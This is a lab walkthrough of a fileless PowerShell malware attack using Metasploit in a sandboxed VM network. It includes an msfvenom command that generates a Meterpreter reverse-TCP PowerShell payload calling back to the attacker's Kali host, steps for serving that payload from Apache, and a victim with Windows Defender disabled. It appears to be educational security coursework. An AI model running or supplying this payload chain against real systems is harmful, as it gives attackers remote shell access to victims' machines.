

**Implementation 1: Fileless Malware in Memory (Using PowerShell + Metasploit)**

**The first step is to put the kali Linux VM in VM NET7 to create a local sandbox env**

****

**Ipconfig details of Kali Linux**

**192.168.175.130**

****


The next step is to install Metasploit on the Kali Linux Machine

Metasploit installed



And also install Apache server on the Kali linux

Apache2 webserver installed




Generating the payload using Metasploit and hosting it on the apache2 web server


msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.175.130 LPORT=4444 -f psh-cmd > payload.ps1

mv payload.ps1 /var/www/html


sudo systemctl restart apache2




The Payload - It is a direct powershell command going to be executed directly in memory



Launching the Metasploit listener and starting the Metasploit listener






Now it’s all setup and ready from the attacker side



Victim system

Windows 10




Windows Defender disabled

Powershell and Windows Management Instrumentation are already enabled by default on Windows 10

